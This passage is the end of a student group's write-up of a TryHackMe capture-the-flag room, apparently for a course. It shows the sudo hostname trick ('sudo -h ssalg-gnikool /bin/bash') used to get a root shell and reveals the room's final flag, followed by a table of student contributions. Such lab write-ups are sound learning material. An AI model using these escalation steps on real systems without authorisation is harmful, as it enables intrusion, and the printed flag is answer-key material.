- 5) Command to be executed: /bin/bash

With the information broken down, Ang can start to exploit it using sudo. He can easily do so by adding '-h' command to indicates the host.

```
alice@looking-glass:~$ sudo -l -h ssalg-gnikool
sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
alice@looking-glass:~$
```


With this, Ang can confirm that he is on the right path. So, he can now escalate to root.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
whoami
root
root@looking-glass:~#
```





After gaining access to the 'root' user, Ang navigate to '/root' and list all the files within.

```
root@looking-glass:~# cd /root
cd /root
root@looking-glass:/root# ls
ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root#
```

Now Ang can see the 'root.txt', he read it and found out that it was reversed. A simple 'cat root.txt | rev' command solved the problem. And with that, the flag was retrieved and the challenge for this room is completed.

```
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Contributions:

| ID | Name | Contribution | Signatures |
|----------------|------------------------------|---|---|
| 1211101 248 | Ang Khai Pin | Did the Root Privilege Escalation report part. Took part in video presenting by explaining the Root Privilege part. Presented his screen during the video presentation, and did the THM room. |  |
| 1211101 260 | Samson Yoong Wen Kuang | Did the Initial Foothold part report part. Took part in video presenting by explaining the Initial Foothold part. Recorded the video presentation and did the editing part. |  |
| 1211102 775 | Rehnugha A/P Marali | Did the Horizontal Privilege Escalation report part. Took part in video presenting by explaining the Horizontal Privilege part. |  |
| 1211102 087 | Sharleen Ravi Mahendra | Did the Recon and Enumeration report part. Took part in video presenting by explaining the Recon and Enumeration part. |  |

VIDEO LINK: <https://youtu.be/sGCVYF6imag>